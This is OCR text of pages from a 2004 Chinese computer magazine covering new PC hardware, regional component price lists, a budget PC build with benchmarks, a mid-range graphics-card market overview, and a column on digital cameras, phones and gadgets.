◆ 多彩科技近日推出了一款编号为DLS-2101的多媒体音箱， DLS-S2101采用5.25寸增强型大口径长冲程低音单元制造，额定功率为20W，频响在 30Hz～150KHz 之间。目前该音箱的市场价格为220元。

机箱

◆ 百盛创威日前推出了"青鼎"系列机箱。与"前辈"青台"相同，青鼎机箱也是标准的全高机箱，采用加长加高设计。颜色有黑配银和银配灰两款。目前"青鼎"系列机箱的市场价格为:338元(含P43C电源)

电源

◆ 日前，航嘉推出一款"网吧专用电源"——网飚HK300-11AP电源。网飚电源额定功率为200W，完全能够满足网吧电脑的功率消耗。网飚电源采用了宽幅电压设计，能够适应150-264V的电压波动。目前市场价格为158元。

光驱

◆ 日前，华硕推出了全新的"静音王"QuieTrack系列光存储产品，结合了多项先进的专利降噪技术，突破了降噪的瓶颈，使噪音降到了最小。华硕"静音王"QuieTrack系列光存储产品，包括52X CD-ROM及CRW-5232AS刻录机。

无线路由器

◆ 日本Buffalo公司出品的无线路由器日前登陆国内市场，目前主推的产品为WBR-G54与WLI-CB-G54A两种型号。两款产品均支持最先进的802.11g无线协议，传输速率高达54Mbps，并能向下兼容802.11b设备。

CF [SC02]

市场聚焦

12ms液晶新品上市



图1

现在的液晶显示器的亮度、显示角度、色彩还原度都越来越接近CRT显示器，惟有反应时间还与CRT显示器差距较大，因此高档LCD在以提供更快的反应时间作为产品的突破方向。目前12ms的反应时间就成了新一代高档LCD的发展目标了。BenQ在2003年底率先推出12ms 17英寸液晶显示器FP756-12ms之后，近日又新生代时尚液晶产品——FP783(见图1)。这款8系列12ms液晶显示器以12ms的高速响应时间搭配更加时尚、多元素化的外观设计，再加上外挂网络摄像头以及USB数字接口，配合出色的外挂SRS环绕音效，为新生代的网络用户提供了更加丰富、个性化、品位化的数字应用。力求让每一个使用者在工作、休闲、学习与娱乐中，都能透过FP783这款产品享受无尽的时尚生活乐趣。只是目前12ms LCD还属于新上市产品，售价还较高，目前BenQ FP783定价为5900元。

笔记本的艺术，微星发布ART笔记本新品



图2

如今笔记本市场正在迅速扩大，有实力的厂商都在想办法进入这个市场。前不久微星公司宣布和Averatec公司共同研制开发的笔记本新品——微星Averatec（简称ART艺术）笔记本系列正式投放内地市场。微星Averatec笔记本定位于感性、时尚的高端品牌路线，但价格上又贴近中端市场用户，具有极强的市场竞争力。

目前上市的微星Averatec系列笔记本包括超便携12英寸ART 3200型、专门针对商务人士设计15英寸ART 5100、为娱乐用户准备的15.4英寸宽屏ART6200等系列，产品线十分丰富。

其中ART 3200（见图2)配置为：AMD Athlon XP-M 2000＋、256MB DDR333内存、12.1TFT液晶屏、内置COMBO、802.11g无线网卡，重量1.6公斤，目前售价9999元，并且购买此款产品，只要加1元就可以得到SONY数码相机一台，很值得大家关注。

SanDisk 闪盘大举杀到

在国内闪盘市场价格不断上涨时，CF卡的老大SanDisk的闪盘产品最近在国内大举上市，凭借其品牌优势和广告攻势在各电脑城都成为被关注的焦点，很多柜台上都将SanDisk的闪盘放置在最显眼的位置。SanDisk这次主推的闪盘起点比较高，都采用USB 2.0的高速接口，主推的容量是128MB和256MB的产品，市场上行货报价分别为450元和750元。行货SanDisk闪盘在包装上会贴有一些中文的代理商标贴，享受2年质保。市场上也有一些没有贴任何代理商标签的产品，被一些代理商称为水货，价格上比行货便宜10～20元，既然价格相差不大，当然购买行货更为放心。

另外具有60x高速读写功能的SanDisk Ultra Ⅱ CF卡成为一些数码爱好者追捧的新目标，目前行货价格比较高，而香港水货价则便宜很多。

慎选杂牌闪盘

市场上闪盘的价格不断攀升给一些杂牌闪盘带来了商机，由于它们的价格优势所以还是赢得不少用户。不过一些杂牌闪盘质量并不过硬，频繁使用一年左右就出现问题，主要出现接口脱焊等制造工艺问题。杂牌闪盘很多都没有固定保修点，由商家找代理商负责，时间一长卖货的柜台商家还在不在都是问题，要求保修更困难。如果你是使用闪盘比较频繁的用户，那么还是建议你购买名牌产品更为放心。

散热设备新品上市



图3


随着气温上升，散热器市场又开始活跃起来。不少厂商也推出了散热器的新品。一是推出了AMD K7/K8，Intel P4三平台通用散热器，这样做的好处就是DIYer能够在更换硬件平台时省下更换散热器的重复花费。Thermaltake的POLO735(见图3)就是这样的产品，这款POLO735散热器的散热片采用先进的回流焊接工艺与纯铜鳍片相结合，大大增加了散热面积，提升了散热效果。同时加入一个大型的散热风扇和风扇调节器，使得这款产品的风量和风流都可以自由控制，并不影响散热性能，同散热器一起提供的三套扣具使散热器支持AMD K7/K8，Intel P4三种平台。



图4

同期，Thermaltake在欧洲销售的Giant Ⅲ显卡散热器(见图4)也登陆国内。Giant Ⅲ采用风扇主动散热加两根热导管辅助散热的结构，适合ATI和Nvidia的高档显卡。CF[SC03]

昂达整版





(截止到2004.3.15,此价格为市场采集,且经常波动仅供参考)

关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬2.4GHz	565	575	555	555
Pentium4C 2.4GHz	1365	1365	1355	1375
AMD Athlon XP 2500+	695	700	695	710
华硕 P4P800S主板	835	835	835	835
佳能 Power Shot A80	3290	3290	3250	3290
三星763MB	1080	1090	1150	1100
明基FP557s (白)	2650	2699	2650	2750
台电8X DVD-Durl	990	995	999	999
美达 6X DVD+RW	699	699	699	699







型号	平均价	最低价
CPU		
Intel		
赛扬1.7GHz (散)	395	390
赛扬2.4GHz(散)	575	570
Pentium4 2A (盒)	1005	990
Pentium4 2.4C (盒)	1360	1345
Pentium4 2.6C (盒)	1455	1440
Pentium4 2.8C (盒)	1540	1530
AMD		
Duron 1600 (散)	320	315
AthlonXP 2000+ (盒)	550	535
AthlonXP 2400+ (散)	650	635
AthlonXP 2500+ (盒)	740	730
AthlonXP 3000+ (盒)	1390	1380
内存		
DDR266		
HY 256MB	285	280
HY 512MB	530	520
Kingston 256MB	300	295
Kingston 512MB	590	580
KingMax 256MB	295	290
KingMax 512MB	565	555
Apacer 256MB	315	310
Apacer 512MB	620	610
DDR333		
HY 256MB	300	295
HY 512MB	580	570
Kingston 256MB	340	335
Kingston 512MB	640	635
KingMax 256MB	320	315
KingMax 512MB	630	625
Apacer 256MB	350	345
Apacer 512MB	650	645
DDR400		
Kingston 256MB	360	355
Kingston 512MB	690	685
KingMax 256MB	350	340
KingMax 512MB	660	650
Apacer 256MB	370	365
Apacer 512MB	690	685
硬盘报价		
硬盘 7200转		
迈拓DiamondMax Plus 9 80GB/2MB	595	590
迈拓DiamondMax Plus 9 120GB/2MB	750	740
西数WD800BB 80GB/2MB	570	560
西数WD800JB 80GB/8MB	640	630
西数WD1200JB 80GB/8MB	800	795
希捷酷鱼7200.7 40GB/2MB	490	480
希捷酷鱼7200.7 80GB/2MB	600	590
希捷酷鱼7200.7 SATA 80GB	665	660
三星SP0802N 80GB/2MB	660	650
三星SP1203N 120GB/2MB	910	895

型号	平均价	最低价
主板		
Intel		
华硕 P4P800 865PE	1070	1050
华硕 P4PE-X 845PE	710	705
微星 848P Neo-S	670	660
微星 865PE Neo2-S	860	850
技嘉 8VT800	640	630
技嘉GA-8IKXR	2010	2000
硕泰克SL-85DR3-R	590	560
捷波J-875PMAX	1240	1225
捷波 PT800DBP	569	560
昂达 P5G-X	750	740
昂达 VP4T	499	490
AMD		
华硕A7V600 KT600	860	850
华硕A7N8X-X	730	720
微星 K7N2 DELTA-L	630	615
微星 KT4AV-L	560	530
技嘉GA-7S748-L	460	440
硕泰克SL-KT600-RL	699	690
硕泰克 SL-75FRN2	680	655
捷波J-N2PA800	670	665
昂达VT400A	530	520
显卡		
Nvidia		
华硕V9520/TD FX5200	770	735
华硕 V9560 Video Suite	1920	1900
微星FX5200-T64	550	525
微星FX5600-TD128	999	990
技嘉 GV-N52128TE	590	560
七彩虹风行5700 CF白金版	999	990
七彩虹风行5700Ultra	1499	1490
铭瑄极光5700 Ultra钻石版	1450	1430
盈通剑龙FX5900XT	1599	1590
盈通剑龙G5700	999	990
昂达闪电9560 Ultra2	999	980
昂达闪电8560	699	690
ATI		
华硕 9600 SE/TD	1080	1020
技嘉GV-R96X128DU	1350	1310
七彩虹镭风9800SE CH黄金版	1390	1380
七彩虹镭风 9200SE CV版	450	455
铭瑄狂镭9600PRO钻石版	1260	1250
盈通镭龙R9600	880	870
盈通镭龙R9800Pro	1999	1990
昂达雷霆9200SE	410	400
昂达雷霆9200	480	460
光存储报价		
COMBO		
三星 金将军52X康宝 2M	399	395
三星 金将军52X康宝 8M	499	495
美达 48X康宝	388	380

型号	平均价	最低价
微星 48X(MS-8448M)	499	495
台电 女神 52X COMBO	399	395
LG GCC-4520B	470	460
刻录机		
华硕静音王52X	360	358
明基 5232P	480	470
美达 RW5232	360	345
微星 CR52-A2(MS-8352A)	399	390
台电 女娲 52X刻录机	350	340
LG 52X	375	365
DVD		
华硕 DVD-E616P1	280	270
明基 DVP1650S	295	290
三星 金将军16XDVD 白金版	305	395
美达 16XP	280	270
讯宜钛钢16X	299	290
微星 D16(MS-8216)	300	280
台电 女神 16倍速DVD-ROM	290	285
LG 16X DVD-ROM GDR-8161B	295	280
显示器报价		
17"CRT		
三星763MB	1120	1100
三星783MB	1260	1250
明基A772 plus	1370	1340
飞利浦107S5	1180	1150
飞利浦107C5	1330	1300
LG T710PH	1170	1150
LG T710S	980	960
美格 796FDX5	1490	1460
NESO HD770II	1400	1360
大水牛DFX860+	999	990
爱国者776FT+	1190	1170
19"CRT		
三星955MB	1810	1780
明基992p	1900	1870
飞利浦109B	1900	1860
LG T910B	2210	2170
NESO FD910G	3970	3940
大水牛 DT996	1980	1950
爱国者 998FD	2310	2280
优派G90f+	2399	2385
15"LCD		
三星152S	3360	3330
明基 FP567s	2850	2830
飞利浦150S4	3170	3150
LG L1520B	3370	3350
NESO LD500	2970	2940
大水牛P45H	2990	2960
优派 VE155b	3110	3080
17"LCD		
三星171S	4080	4060
明基 FP791	5320	5280
飞利浦170C4	4170	4130
LG L1710S	4380	4360
优派 VE710s	4200	4160
音箱报价		
轻骑兵 B2688EX (2.1音箱)	230	220
轻骑兵 B2298(2.1音箱)	160	150
轻骑兵 C3500E	148	140
创新 SBS 2.1 350 (2.1音箱)	150	140
漫步者 R301T-II (2.1音箱)	220	200
漫步者 R231T(2.1音箱)	168	160
冲击波 SC-2105(2.1音箱)	270	250
傲森 PA-328P (2.1音箱)	638	630
多彩 2101 (2.1音箱)	230	220
金河田 JHT-328 (2.1音箱)	300	280

本报价由电脑爱好者杂志和非常在线(http://www.veryol.com)联合提供

CF [SC04]



河北王怀军:我家里想购买第二台电脑，主要考虑办公学习上网用，对性能要求不太高，需要搭配DVD刻录机，以满足我刻碟的需要。

配件	型号	价格(元)
CPU	赛扬4 2.0GHz	545
散热器	CoolerMaster DI4	50
主板	华硕P4S800-MX	715
内存	富豪 DDR400 256MB	320
硬盘	希捷80GB 7200转	590
显卡	主板整合	
显示器	优派E71f	1199
光存储	台电8X DVD+/-RW	999
机箱	多彩DSC-S82	320
键盘	微软Basic套装	199
鼠标	微软Basic套装	
音箱	漫步者R231T	168
共计		4880

全功能主板满足基本装机需求:华硕P4S800-MX❶ 采用SiS661FX芯片组，自带SIS Real 256E显示核心，性能相当于GeForce2 MX400的显示芯片，并同样整合了AGP8X扩展槽，未来的扩展性也有保证。同样，这块主板也提供了完善的USB2.0支持、10/100Mb网卡、8声道声音输出芯片，扩展能力还不错，主板也支持包括Pentium4E在内的Intel Pentium 4系列处理器。

DVD刻录机平民化:DVD刻录机应该算这一年中普及速度最快的产品之一。现在台电的8X DVD+/-RW❷ 兼容所有刻录盘片格式，刻碟速度也相当快捷，是现在DVD刻录机的首选品牌之一。另外有消息称现在市面售价699元的美达6X DVD+RW能够通过刷新Firmware的方式升级到8X DVD+/-RW，动手能力强的用户不妨考虑。



时尚音箱是趋势:现在的电脑音箱越来越脱离方形的呆板样式，而开始走时尚外形的路线了。漫步者R231T❸ 就是一款新的普及型时尚音箱，整体色彩搭配诱人，声音舒缓圆润，在同档次音箱中表现不错。

装机感悟:这台电脑由于采用了高整合度SIS芯片的主板，因此硬件和软件的安装都十分地方便，而且可以把整台电脑安装到MicroATX小机箱中，使电脑更显时尚。遗憾的是我们评测部寻求的机箱没有按时送到，因此装机依然使用了全尺寸机箱。

测试成绩	
显示设置：1024×768，32位色	
DirectX 8测试	
3DMark2001 SE	1630
DirectX 9测试	
3Dmark2003（0340版）	107
OpenGL测试	
Quake3 Demo001 最高画质	39.2fps
整体性能测试	
PCmark2004	2132

CF [SC05]



奸商:你买了Pentium 4 2.8GHz，那打算配什么主板？

闷豆:最好性能好一点，速度快一点的，稳定的主板，你们推荐一款吧。

奸商:如果你不超频的话，我推荐你买Intel原装的865PE主板，价格是8XX元。

闷豆:别骗我了，没多少发烧友用Intel的主板。肯定不会好到哪里去，价格还那么贵。

奸商:Intel的主板是比较贵，不过质量绝对有保证，稳定性绝对好，你看看做工就知道了。

闷豆:不用看了，你们Intel主板价格这么贵肯定利润高，所以推荐给我。我看XXX牌主板不错，同样是865PE芯片，还说专为超频设计，性能一定不错，价格才6XX元 。

奸商:这块主板是便宜，但性能绝对没有Intel好，这些板子我们都是给低端用户的。

闷豆:得了吧，人家超频后都能稳定工作，我不超频肯定更稳定，而且价格便宜，价廉物美。

奸商:先生，既然你一定喜欢这块主板就选这块吧。

闷豆心里一乐，奸商骗我没有那么容易吧。

点评:这次闷豆确实错怪了商家。Intel的原装主板价格较贵，稳定性却非常不错，用料也好，可谓一分价钱一分货，这在业内是大家公认的。电脑发烧友不选用Intel主板主要是因为它限制比较多，基本没有额外有利超频的微调控制选项，束缚了超频应用。市场上很多主板都打着超频板的旗号，但性能参差不齐。闷豆的超频主板不超频用更稳定的说法并不一定正确。

CF [SC06]

前言

显示卡市场架构更新在即

随着Cebit2004上ATI全新显示核心的出台和NV40的即将推出，我们知道显示卡市场架构面临着重大的改革。从去年开始，主流图形核心基本上是把高端图形核心缩减一部分而成，如把渲染管道减少一半，这样做厂商的成本能节省得更多，但这些简化版性能比单纯的降频版低，且即使具备良好的超频性，由于其架构的“硬伤”令其性能得不到质的提升，但因此也衍生出某些能通过“修改”后恢复原来性能的架构体系(如Radeon 9800SE)，这些产品的存在令消费者有更多选择的同时也造成了显示卡市场的混乱。

去旧迎新

——主流显示核心大变脸

■飞雪

一、新产品进驻中低端的NVIDIA

目前NVIDIA的主流显卡依然以GeForceFX 5700系列为主导，占据着900～1200元这个档次的产品，但在中低端市场上作为主打的GeForceFX 5200/5600系列则情况不妙，可见目前的中低端市场是NVIDIA所欠缺的，因此NVIDIA近日推出的GeForceFX 5500/5700LE/5700VE系列则作为填充中低端市场而存在。

1.新瓶旧酒GeForceFX5500

从渊源来说，GeForceFX5500与GeForceFX5200是同一个家族，都基于CineFX架构设计，从Forceware 56.55中我们可以找到以下字眼：

- NVIDIA_NV34.DEV_0326.1 = "NVIDIA GeForceFX 5500"

说明GeForceFX5500与GeForceFX5200完全使用同样的核心。

公版的GeForceFX 5500(见图1)核心频率为270MHz，显存为400MHz DDR显存，显示卡厂商可以根据产品实际需求自定义显存规格以及芯片运行频率，根据NVIDIA的说法，GeForceFX 5500的性能肯定比Radeon 9600SE高，至于实际高多少则根据不同厂商的产品而定。



图1

目前市场上的GeForceFX5200显示卡已经逐渐减少，GeForceFX5500接替其位置似乎也是顺理成章的事，但我们从具体的产品及价格就可以知道，600元左右的GeForceFX5500显示卡定位比GeForceFX5200高，已经基本上接近5200Ultra显示卡。

且从笔者得到的消息来看，GeForceFX5200Ultra退出市场后，NVIDIA将对生产线进行大调整，把GeForceFX5200Ultra的生产线直接换成GeForceFX5200标准版，因此GeForceFX5200的价格会再次下降，而GeForceFX5500则是主宰着GeForceFX5200和GeForceFX5700之间的市场空档，加强主流偏下市场的实力。

产品新赏

旌宇 SP8855-DT

旌宇编号为SP8855-DT的GeForceFX 5500采用了青色PCB板基，核心频率为250MHz；显存方面使用了TSOP薄型小尺寸封装，位宽128bit，工作频率为350MHz，容量为128MB；在软件特性上可以支持DX9以及OPENGL1.4；提供了DVI数字接口、S端子以及D-sub模拟接口。从其低频率我们可以看出其面向的是低端市场。(见图2)




图2

铭瑄极光GeForceFX5500

整卡做工精湛，线路设计及PCB布布局都较优秀，在PCB上均采用了无缝连接，避免了灰尘引起的故障。散热方面，则采用了铭瑄自主研发的风扇，及一惯采用的优秀黄金色铝散热片，长时间拷机的情况下，能保持良好的状态，温度不高。板载了三星原厂显存，显存速度标识为4ns，仍然有一定的上升超频空间，提供了DVI、CRT、S-VIDEO三个接口，满足不同人群的需要。目前价格为640元左右。(见图3)




图3

2.主流新锐GeForceFX5700LE

作为NV36核心的低频版，GeForceFX5700LE同样支持Ultrashadow、CineFX2.0以及Intellisample HCT等功能。从图片(图4)上看，GeForceFX5700LE与GeForceFX5700/Ultra的核心有一些差别，主要是工艺改进所造成的改变。PCB上并不是正反各4颗显存，显存频率也比较低(但厂商可以根据自己的需求而修改)。




图4

值得注意的是，无论是GeForceFX5500还是GeForceFX5700LE，都采用“Pin to board”的设计。Pin to board的设计类似威盛的“针脚兼

容”，显卡厂商可以很方便地采用GeForceFX5200和GeForceFX5600的PCB稍加改进去生产GeForceFX5500显卡，NVIDIA甚至推出全新的P222公版设计，“兼容”目前的GeForceMX4000/FX5200/FX5500/FX5700LE芯片。

除了GeForceFX5700LE外，业界盛传还有另外一款显示核心的推出，在NVIDIA最新的forceware 56.55中我们可以找到以下字眼：

- NVIDIA_NV36.DEV_0343.1 = "NVIDIA GeForceFX 5700LE"
- NVIDIA_NV36.DEV_0344.1 = "NVIDIA GeForceFX 5700VE"

可见除了GeForceFX5500和GeForceFX5700LE外，还有GeForceFX5700VE，目前暂时还不能确实知道5700VE与5700LE的区别，有消息指其一是NVIDIA内部的称呼，一个是公开给业界的称呼，两者是同一事物，但根据笔者的消息两者并不相同，差异在频率上，5700VE比5700LE的频率要低，当然是否属实则需要等GeForceFX5700VE的产品上市了以后才能证实了。

新品新赏

XFX 哮天狼5700LE

XFX(讯景)5700LE显卡采用P222公版设计，搭配三星4ns显存，默认核心频率为250MHz，显存频率为400MHz，超频潜力显著。搭载256MB大容量显存能让用户在执行大型3D游戏的时候体验乐趣。(见图5)




图5

二、大打价格战的ATI

目前ATI的产品依然以Radeon 9800XT为高端主打，主流方面则由Radeon 9600系列主持，作为对抗GeForceFX 5700系列的有力武器。而使用相同的核心，Radeon 9600系列又分为几个不同的版本，后缀为XT采用相对高的频率，而为了与NVIDIA的5600XT针锋相对，ATI所推出的Radeon 9600SE(见图6)则作为ATI争夺中端市场的主力存在，并首先在价格上取得优势，迫使NVIDIA拿出了GeForceFX5500和GeForceFX5700LE。

1.又缩位宽的Radeon9600SE

附表1:

显示核心	ATI Radeon 9600SE	ATI Radeon 9600标准版
核心频率	325MHz	325MHz
显存频率	400MHz	400MHz
显存容量	128MB	128MB
显示位宽	64bit	128bit
连接总线	AGP 8X/4X	AGP 8X/4X
VGA Output	D-sub	D-sub
DVI支持	是	是
TV-OUT支持	是	是

Radeon 9600SE与Radeon 9600标准版相比相差的就是把显存位宽降为64bit(见表1)，牺牲性能换来成本的降低，因此Radeon 9600SE是瞄准500～700元这个价格空档的，与同门师弟Radeon 9200相比核心上有优势。而在NVIDIA发布GeForceFX5700LE的前夕，ATI把Radeon 9600SE的芯片价格大幅调低也一定程度上肯定了此款图形核心在中低端举足轻重的地位。



图6

产品鉴赏

盈通 R9600SE

镭龙R9600SE采用的大版设计，黑色的PCB上采用了大量的铝制贴片电容，做工和用料给人感觉还算不错。采用了三星5nsDDR显存，使显存频率刚好只有400MHz，不能够为用户带来较高的超频空间，在PCB上正反各两颗显存，一共为128MB。除了支持DirectX 9和采用128MB位宽之外，仍然采用覆盖式散热片，提供三种输出接口。这款产品的价格为599元，比较超值。




图7

2.凤凰重生的Radeon9800SE

中端市场的Radeon 9800SE产品也在近日重新出现在市场上，新版的Radeon 9800SE多采用的是256bit的显存位宽(这与Radeon 9800XT一样)，较第一代只有128bit显存位宽的Radeon 9800SE有非常明显的性能提升，并且通过软件修改后打开屏蔽的4条渲染管道的概率大大提升，其实即使是在去年Radeon9800SE热卖风潮的时候，用户也不过是看中了其可修改性，希望买回去修改以后性能可以接近Radeon9800Pro的水平，但发现修改成功率不高以后，Radeon 9800SE也在市场上消失了一段时间。目前新一代Radeon 9800SE占据着1200～1400元的价格梯度，市场上仅有的品牌产品除了做工优良外，修改成功率(特别是通过软件修改)相当高，因此新版Radeon 9800SE很可能再次成为众DIYer和硬件爱好者追逐的对象。

产品推荐

艾尔莎幻雷者980SE

这款显示卡采用了Radeon 9800Pro的板型设计，拥有256bit的显存位宽，频率设置在380/600MHz，使用的2.5ns DDR显存表示此卡会有不错的超频性。被屏蔽的另外四条渲染管线，经过测试同样可以通过软件方式打开。 CF [SC07]




图8

数码探眼 Digital Eyes

国内篇

■ 特邀信息员:胖胖牛

10倍长焦王奥林巴斯C－740只要3千多

回想当年，市场上只有少数的几款光学变焦达到10倍的数码相机。而去年8月上市的奥林巴斯C－740(见图1)就是当时的一代长焦王，但是，现在看来它已经沉寂了好长一段时间了。不过，最近由于众多相似产品的推出，这款“老”产品价格下调了一些，现在只要3150元，性价比再度提升 。



图1

奥林巴斯C－740 采用了一块1/2.7英寸320万像素的CCD，10倍光学变焦镜头，最大光圈F2.8～3.7，值得一提的是其3cm的微距摄影表现不俗。该产品还具有数码ESP多区测光、点测光、多点测光三种测光方式;程序自动、光圈优先、快门优先、全手动、6种场景模式曝光选择;曝光补偿可以每级在1/3EV在+/-2EV范围内调节;快门速度1/1000－16秒;ISO可自动或者手动选择100、200、400。使用11万像素1.5英寸液晶显示屏作为取景和回放设备，并使用xD卡存储，4节AA电池供电。

还不算过时的技术以及出色的大变焦比，加上刚刚下调到3150元的价格，喜欢“望远镜”数码相机的玩家可不要错过了。

胖胖牛:最近，随着一系列数码相机新品的推出，一些很有人气的老款相机价格也开始下跌了,以前犹豫未决的准用户现在到应该出手的时候了。当然，数码产品的价格会一直下跌，但是下一次动作我就不知道是什么时候了，总之一句话:想买就买，决不后悔。

你升我也升，还是双胞胎

最近数码相机刮起升级之风，很多厂商推出主力产品的升级版本。尼康畅销机型2100/3100的后继版本2200/3200(见图2)现在也登陆市场了。这两款沿袭前代设计风格的升级机型，只在一些细节上做了改进。而且2200和3200在外形上出奇地一样，好像双胞胎，惟一不同的地方是机身上的不同型号贴纸。实质上，2200是200万像素，3200则是300万像素的，还有就是镜头的最大光圈有一些差别。


图2

和上一代机器相比，新一代的双胞胎机还是有一些改进。存储卡上，2200和3200放弃了尼康习惯使用的CF卡而转用SD卡，体积进一步缩小，但是我们需要付出多一些的金额来扩展更大的存储空间。目前以128MB存储卡为例，SD卡与CF卡价格上相差不到80元，但这毕竟是有80元的差距呀，你能接受吗？

尼康首次在低端相机上采用了内置存储的设计，用以替代之前随机附送的那张16MB小容量CF卡。虽然只有14.5MB的容量，但相比之下这也是不小的进步。

另外是升级的2200和3200在场景模式上都提高到了15种场景模式，这对于初级用户提高拍摄质量还是帮助不小的。

目前2200相机的价格是1950元，3200为2600元。希望过几天水分滤去后，会给大家一个新的入门机型选择。

胖胖牛:一直喜欢NIKON的数码相机，第一台数码相机就是他们的经典商务机COOLPIX 995，用到现在，依旧爱不释手。其实，当你使用身边的一件东西成为习惯之后，一切理性的判断都会扭曲，就像我，现在也会看其他公司的数码相机，但是真到购买的时候还是会将天平向NIKON倾斜，我也不知道为什么，习惯了吧，它的风格、它的操作，甚至是它的味道……

廉价！飞利浦新直板手机350上市

我们戏称飞利浦的手机为飞机，为什么呢？因为它的待机时间长？因为它如飞机般昂贵或者富含高科技？不知道，反正买手机的和卖手机的都这么称呼，入乡随俗吧。

现在，飞利浦又为我们带来了其最新的低价手机350(见图3)，非折叠的直板设计，让我们来看看它有什么吸引我们的地方吧。


图3

首先，这款手机外形设计很特别，长方形的机器两端设计成弧形，按键类似蜂窝状，半透明的机身配以暗红色的边框，很适合年轻人使用。整机尺寸为106mm×46mm×17mm，重量为75克。

另外，机器的侧面设计了很多穿绳的孔，随机还提供了特殊的穿绳方法，让喜欢炫耀的年轻人在第一时间抓住别人的目光。

还有，菜单采用了旋转式设计，操作起来十分简单，并且提供了农历查询功能。此外，这款机器可以外接数码镜头，和530的镜头是通用的，可进行360度旋转。

最后，这款机器同样搭载了飞利浦的

Music DJ 功能，用户可任意编排自己的乐曲铃声，32 和弦的发声单元让你的耳朵随意饕餮。

惟一的不足就是屏幕只有 4096 色，而且屏幕也不是很大，但是，其相对低廉的价格我们也不好多要求什么。目前这款机器不带外接镜头的售价是1450 元。

胖胖牛:手机越来越便宜了，而且还有很多是国外知名的品牌，靓丽的外观加上彩色的屏幕只要1000多元，回想当初，一个黑白屏幕的手机就要3000多元，哎，这个时代变化真快。现在，你几个月换一款手机呢？

国外篇

机器女战警！只为为你守候



图 4

日本是机器人的国度，从铁臂阿童木，到 EVA、机器人大战，无数的机器人形象充斥了日本的各行各业。TMSUK 公司在日前召开的“SECURITY SHOW 2004”上展示了其最新的巡回警备机器人“T63 ARTEMIS”(图 4)，据说她是女性哟。

T63 ARTEMIS 是一款民用机器人，其外形尺寸为 157cm × 66cm × 82cm，重约 100kg，作为女生好像重了一些。这款机器人通过底部的车轮来行走，最高巡航速度为 7km / h。另外，它可以通过火焰传感器及生物传感器，对火灾或入侵者进行报警，甚至可以对非法入侵者发射颜料球并喷射气雾以阻碍入侵者的行动。另外，使用者可以通过 T63 ARTEMIS 内置的摄像头确认现场状况并通过无线网络对其进行远程遥控操作。

据说，ARTEMIS 是希腊神话中月神与狩猎女神的名字。看来 TMSUK 公司将最新产品用此来命名，隐含着这种机器人的主要职能——夜晚狩猎，你想成为“她”的猎物吗？想拥有这样的守护女神吗？你需要一次付出约 88 万元人民币，并且只是租赁它 4 年而已。

胖胖牛:小时候，看到机器人就热血沸腾，哪怕是在电视机的小盒子里面，一直梦想着有一天成为一个战机的机师，可以操作最强悍的 EVA 0 号原型机同入侵者战斗……不过，现在看来，那一天还很遥远。另一方面，很多民用的小型机器人却日渐进入我们的生活，比如 SONY AIBO，比如 HONDA 的步行机器人，比如这个“狩猎女神”。也许，当我老得不行的那一天，会有一个机器人为我送上浓香的咖啡，或者丰盛的晚餐，希望吧。

哈！哈哈！哈哈哈！生活需要欢笑！



图 5

你的手机能照相了吗？你是否已经习惯了那种随意拍照的生活呢？什么？你都开始厌倦那种死板的大头照了？那我拿什么来取悦你呢？

Cognimatics公司发布了一款名为Face Warping(变脸)的软件，可以在使用Symbian操作系统的拍照手机上运行，而它的目的只有一个，通过计算在手机屏幕上实现儿时哈哈镜的效果(见图5)，让你体验不一样的变形虚幻世界。该软件可以通过先进的面部检测特性来判定那些像素是人的面部，然后配合8种内置不同滤镜将人脸进行局部的变形夸张，以获得出人意料的照片效果。也许，从这个扭曲的屏幕中，你会看到一个完全不一样的世界，模糊了真实与虚幻的世界。目前该软件可以应用于 NOKIA 3650、6600 和 7650 等 Symbian 操作系统手机，如果你有使用这种操作系统的手机也可以尝试一下，毕竟，生活需要更多的欢笑，是吧！

胖胖牛:手机，这个备受争议的科技产品已经真真实实地融合到我们的日常生活中了。我可以一天不吃饭，但是不能一天没有手机，那样做什么都会感觉很别扭。既然你无法改变放弃使用手机的生活，那就疯狂地依赖手机，让它为我们带来更多的快乐、欢笑吧。

5 支钢笔 = 一台电脑？这是现实！




图 6

SPY，间谍，一个男性痴迷的职业。原因也许是那份生死间刺激，也许是其他一些不可告人的原因，也许是那些令人匪夷所思的高科技间谍装备！现在，日本一家科技公司正在研发一套由五支笔组成的迷你电脑，吃惊吧。

这个让人吃惊的设计是利用五支不同功能的笔组成一部电脑(见图6)：一支笔担当中央处理器，提供计算功能；一支可通过红外线或者其他技术在平面上创造出虚拟键盘；一支负责在另一个平面投射出资料影像；另一支为通讯器，负责与外界数据连接；最后一支是数码摄影机。所有五支笔都可同时置于特殊的充电座中进行充电。

在几种设备中，中央处理器笔和充电器已是现成的产品，具备移动电话功能的通讯笔及数码相机笔可于短期内面世，而影像投射笔和虚拟键盘笔则需一段较长时间才能研制出来。

胖胖牛:对这套产品是不是很有兴趣？据设计者说：这是从 007 系列电影中得来的灵感，但是它比电影更真实。目前，NEC 公司已制成这套笔形电脑的样板，不过其造价已需 3 万美元之多，看来只有国际大间谍才能享用如此高的科技设备了。CF [SC08]

